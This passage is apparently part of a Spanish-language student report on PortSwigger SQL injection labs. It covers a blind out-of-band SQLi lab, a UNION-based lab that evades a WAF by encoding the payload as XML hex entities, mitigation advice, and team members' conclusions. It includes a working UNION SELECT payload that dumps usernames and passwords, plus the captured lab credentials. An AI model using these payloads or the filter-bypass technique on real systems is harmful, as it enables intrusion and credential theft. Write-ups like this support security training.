Procedimiento:

1. **Identificación del punto de inyección:** Primero se accede a la página principal de la aplicación y se intercepta la petición HTTP utilizando Burp Suite. Al analizar la solicitud, se identifica que la aplicación envía una cookie llamada TrackingId, la cual es procesada por el servidor dentro de una consulta SQL. Esto sugiere que puede ser un punto vulnerable a inyección.
2. **Prueba inicial de inyección:** Se modifica manualmente el valor de la cookie TrackingId agregando caracteres como una comilla simple (') para observar si se produce algún comportamiento inusual. Aunque la aplicación no muestra errores ni cambios en la respuesta (lo que confirma que se trata de una inyección ciega), el hecho de que el valor sea procesado por el servidor indica que puede estar siendo ejecutado dentro de una consulta SQL.
3. **Confirmación del tipo de vulnerabilidad (Blind SQLi):** Dado que la consulta se ejecuta de forma asíncrona y no afecta la respuesta visible, se determina que se trata de una Blind SQL Injection. En estos casos, la extracción de información no puede realizarse mediante UNION SELECT tradicional ni por mensajes de error, sino mediante técnicas alternativas como inferencia booleana, temporización o exfiltración fuera de banda.
4. **Preparación del payload de exfiltración Out-of-Band (OAST):** La solución propuesta consiste en inyectar un payload que combine SQL Injection con técnicas de XXE para forzar al servidor a realizar una solicitud externa hacia un dominio controlado por el atacante. El payload incluiría una subconsulta que obtiene la contraseña del usuario administrador desde la tabla users y la inserta como parte de un subdominio en una solicitud DNS o HTTP.

En un entorno con Burp Suite Professional, se utilizaría la opción “Insert Collaborator payload” para generar automáticamente un subdominio único de Burp Collaborator, el cual registraría cualquier interacción proveniente del servidor vulnerable.

5. **Envío del payload modificado:** Se reemplaza el valor original de la cookie TrackingId por el payload diseñado y se envía la petición al servidor. Debido a que la consulta SQL se ejecuta de manera asíncrona, la interacción externa podría tardar algunos segundos en registrarse.
6. **Verificación en Burp Collaborator (solo versión Professional):** En la pestaña “Collaborator”, se utilizaría la opción “Poll now” para verificar si el servidor realizó una solicitud DNS o HTTP hacia el dominio generado. Si la explotación fue exitosa, la contraseña del usuario administrator aparecería incrustada en el subdominio de la interacción registrada.
7. **Inicio de sesión como administrador:** Una vez obtenida la contraseña desde Burp Collaborator, se ingresaría al apartado de login de la aplicación y se autenticaría con el usuario administrator, completando así el laboratorio.

Aclaración importante:

En este caso específico, al estar utilizando Burp Suite Community Edition, no se cuenta con acceso a Burp Collaborator, que es una característica exclusiva de la versión Professional. Por lo tanto, aunque el análisis técnico confirma que la vulnerabilidad es explotable mediante exfiltración fuera de banda, no fue posible comprobar empíricamente la interacción DNS/HTTP ni recuperar la contraseña dentro del entorno de práctica. Sin embargo, el procedimiento descrito corresponde a la metodología correcta y técnicamente viable para resolver el laboratorio en un entorno que disponga de las herramientas necesarias.

Explicación del payload:

El payload modifica la cookie TrackingId para cerrar la cadena original e inyectar una instrucción UNION SELECT que utiliza funciones XML del motor de base de datos (por ejemplo, EXTRACTVALUE y xmltype). Dentro del XML se define una entidad externa que realiza una petición a un dominio controlado por Burp Collaborator. El dominio incluye dinámicamente el resultado de una subconsulta que obtiene la contraseña del usuario administrator. Cuando el servidor ejecuta la consulta SQL, intenta resolver la entidad externa, lo que provoca una solicitud DNS/HTTP hacia el dominio del Collaborator, incluyendo la contraseña como parte del subdominio. De esta manera, aunque la aplicación no muestre la información en pantalla, el atacante puede recuperarla observando las interacciones registradas en Burp Collaborator.

Mitigación recomendada:

La mitigación principal consiste en utilizar consultas parametrizadas o prepared statements para evitar que el valor de la cookie sea interpretado como código SQL. Además, se debe validar estrictamente el formato de las cookies y evitar que datos de analítica sean procesados directamente por la base de datos sin saneamiento. Es recomendable deshabilitar o restringir funciones peligrosas del motor de base de datos, como la resolución de entidades externas o la capacidad de realizar solicitudes de red desde el servidor SQL. También se debe aplicar el principio de mínimo privilegio en la cuenta de base de datos y segmentar la red para impedir que el servidor pueda realizar conexiones salientes arbitrarias.

Lab: SQL injection with filter bypass via XML encoding.

Nivel:

Practitioner.

Tipo de SQLi:

El laboratorio corresponde a una SQL Injection basada en UNION con evasión de filtros mediante codificación de entidades XML. Específicamente, se trata de una técnica UNION-based en la que el atacante logra combinar los resultados de la consulta original con datos de otra tabla, y además aplica ofuscación para evadir un Web Application Firewall (WAF).

Objetivo:


El objetivo es explotar la vulnerabilidad presente en la funcionalidad de verificación de stock para extraer las credenciales almacenadas en la tabla users, particularmente las del usuario administrador, y posteriormente iniciar sesión con esas credenciales para completar el laboratorio.

Explicación de la vulnerabilidad:


La vulnerabilidad existe porque la aplicación recibe el parámetro storeId en formato XML y lo incorpora directamente dentro de la consulta SQL sin validación adecuada ni uso de consultas parametrizadas. Esto permite que el valor ingresado por el usuario sea interpretado como parte del código SQL y no solo como un dato. Aunque existe un WAF que intenta bloquear patrones evidentes como UNION SELECT, el filtro se basa en firmas detectables y no en una protección estructural real, por lo que puede ser evadido mediante técnicas de codificación.

Procedimiento:


1. Interceptamos la pagina web buscando vectores de entrada, en este caso buscando un método GET, y enviamos esto al repeater dentro del burp.




2. Dentro del repeater buscamos código xml en la consulta enviada al repeater y empezamos a probar cambiando información en parte del código que pudiera tener relación con alguna base de datos, en este caso el id del producto; pero observamos que al hacer esto nos ha detectado el ataque.



3. Para evitar ser detectados en el ataque, vamos a apoyarnos de una herramienta interna del burp llamada hackvertor que lo que hará será disfrazar nuestra inserción de código para pasar desapercibida en el servidor, y lo que hará técnicamente es codificar la consulta para que sea parte del código original y observamos que hemos pasado desapercibidos.



- Una vez completada la inserción de código sin ser detectados, podemos ejecutar el código malicioso correspondiente a la obtención del usuario y contraseña de la tabla de usuarios del servidor y esta información nos la mostrara en la pantalla del repeater.




The screenshot shows the Burp Suite interface with the following details:

- Target:** https://0a5e003803a242458076df64004200ad.web-security-academy.net
- Request:**
 - Method: GET
 - URL: https://0a5e003803a242458076df64004200ad.web-security-academy.net/product?productId=2
 - Headers:
 - Host: 0a5e003803a242458076df64004200ad.web-security-academy.net
 - Content-Type: application/xml
 - Sec-Ch-Ua-Mobile: ?0
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
 - Accept: */*
 - Origin: https://0a5e003803a242458076df64004200ad.web-security-academy.net
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Dest: empty
 - Referer: https://0a5e003803a242458076df64004200ad.web-security-academy.net/product?productId=2
 - Accept-Encoding: gzip, deflate, br
 - Priority: u=1, i
 - Body:


```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    <@hex_entities>
      1 UNION SELECT username || '-' ||
      password FROM users
    </@hex_entities>
  </storeId>
</stockCheck>
```
- Response:**
 - Status: 200 OK
 - Content-Type: text/plain; charset=utf-8
 - X-Frame-Options: SAMEORIGIN
 - Content-Length: 99
 - Body:


```
wienex-96jdnq2n6smdf2n6u9d9
29 units
administrator-cl3jtrsvcy2dymjp1750
carlos-0bcaafgjpelabhyn94qb
```

5. Con la información obtenida, podemos ahora iniciar sesión para comprobar la veracidad de los datos y nos damos cuenta que estamos logueados como administrador dentro del sistema.




Explicación del payload:

El payload utilizado emplea la instrucción UNION SELECT para recuperar información de la tabla users. Debido a que la consulta original devuelve una sola columna, se concatenan los campos username y password en un único resultado usando el operador de concatenación y un separador como ~. Para evadir el WAF, el payload se codifica utilizando entidades XML (hexadecimales o decimales), lo que oculta palabras clave como UNION ante el filtro, pero el servidor las decodifica antes de ejecutar la consulta, permitiendo que la inyección funcione correctamente.


Mitigación recomendada:

La mitigación principal consiste en implementar consultas parametrizadas o prepared statements, asegurando que la entrada del usuario sea tratada estrictamente como dato y nunca como parte del código SQL. Además, se debe validar que los parámetros como storeId contengan únicamente valores numéricos esperados, aplicar el principio de mínimo privilegio en la cuenta de base de datos utilizada por la aplicación y almacenar las contraseñas de forma segura mediante funciones de hash robustas. El WAF puede utilizarse como una capa adicional de defensa, pero nunca como sustituto de un desarrollo seguro.


Request interceptado:



Payload utilizado:




Respuesta vulnerable:



```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 99
5
6 wiener~86jdnq2n6smdf2n6u9d9
7 29 units
8 administrator~cl3jtrsvcy2dymjpi758
9 carlos~0bcaafgjpe1mbhyn94qb
```

Confirmación de resuelto:



Web Security Academy SQL injection with filter bypass via XML encoding **LAB Solved**

[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)


Conclusiones

Se anexa captura del progreso de PortSwigger de cada miembro del equipo correspondiente a los 18 laboratorios de SQL injection:

1. Avalos Rangel Hazel Mario

La realización de estos laboratorios permitió comprender de manera práctica cómo funcionan diferentes tipos de inyección SQL y cómo pueden ser explotadas para obtener información sensible de una base de datos. A través de técnicas como UNION attacks, recuperación de múltiples valores en una sola columna y blind SQL injection con respuestas condicionales o errores, fue posible identificar vulnerabilidades en el filtro de categorías y en cookies utilizadas por la aplicación. Utilizando Burp Suite, se analizaron y modificaron las solicitudes HTTP para manipular las consultas SQL ejecutadas por el servidor.


Estos ejercicios demostraron que, incluso cuando la aplicación no muestra directamente los resultados de las consultas o los errores de la base de datos, aún es posible inferir información mediante comportamientos del sistema, como la aparición de mensajes o la generación de errores controlados. Finalmente, la explotación de estas vulnerabilidades permitió recuperar credenciales almacenadas en la tabla users e iniciar sesión como administrator, evidenciando la importancia de implementar controles de seguridad adecuados, como consultas preparadas y validación de entradas, para prevenir este tipo de ataques.



2. Cabrera Meza Jorge Alejandro


El desarrollo de esta actividad permitió comprender de manera integral el funcionamiento de las vulnerabilidades de SQL Injection y su impacto dentro de la seguridad de las aplicaciones web. Este proceso ayudó a comprender mejor

las técnicas utilizadas durante pruebas de penetración reales, así como la importancia de implementar mecanismos de seguridad como consultas parametrizadas, validación estricta de entradas y el principio de mínimo privilegio. En conclusión, la actividad reforzó la relevancia de integrar prácticas de desarrollo seguro desde las primeras etapas del ciclo de vida del software para prevenir vulnerabilidades críticas como SQL Injection.



3. González Delgado Ángel Josué

Al realizar los laboratorios se pudo concluir de forma práctica lo vulnerables que pueden ser las aplicaciones web cuando no se validan adecuadamente las entradas del usuario. A través de distintas técnicas, como alterar la lógica en las cláusulas WHERE, utilizar Login Bypass y usar ataques basados en UNION, se puede lograr evadir la seguridad para acceder como administradores y extraer las versiones exactas de distintos tipos de bases de datos como Oracle, MySQL y Microsoft SQL Server. Los laboratorios nos permiten ver que un campo de texto o la modificación de parámetros en la URL es suficiente para extraer información si el código construye las consultas concatenando texto. Por último nos ayuda a saber que tenemos que proteger para poder evitar estos tipos de ataques como lo puede ser el implementar consultas parametrizadas desde el diseño de la página web, validar todos los datos que ingresan y aplicar el principio de menor privilegio en la base de datos con el fin de hacer lo más protegida posible nuestras páginas web.




4. Lopez Castro Diego

Luego de haber concluido los laboratorios de SQL Injection, correspondientes a los temas de listing the database contents on non-Oracle databases, listing the database contents on Oracle, determining the number of columns returned by the query y SQL injection UNION attack, finding a column containing text, mismos en los que se analizaron y explotaron las vulnerabilidad de inyección SQL mediante ataques UNION aplicados al filtro de categorías de una aplicación web, se aprendió a determinar el número de columnas devueltas por una consulta, identificar el tipo de dato compatible en cada columna y enumerar tablas y columnas del sistema en distintos gestores de bases de datos, tanto en entornos no Oracle (como PostgreSQL) como en Oracle. Esto permitió localizar la tabla que almacenaba credenciales de usuarios y extraer los nombres de usuario y contraseñas para iniciar sesión como administrador.


Las vulnerabilidades aprovechadas se originaron por la falta de validación y sanitización de entradas, la construcción insegura de consultas SQL y la exposición de mensajes de error del servidor. Estas fallas facilitaron la manipulación de la consulta original y la recuperación de información sensible.

La mitigación de este tipo de ataques requiere el uso de consultas parametrizadas, validación estricta de entradas, restricción de privilegios en la base de datos y ocultamiento de errores detallados en producción. En el contexto latinoamericano, donde muchas organizaciones aún presentan debilidades en sus prácticas de desarrollo seguro, la correcta implementación de estas medidas resulta fundamental para prevenir filtraciones de datos y, así, fortalecer la protección de la información en aplicaciones web.



5. Lopez Monsivais Jorge Emmanuel

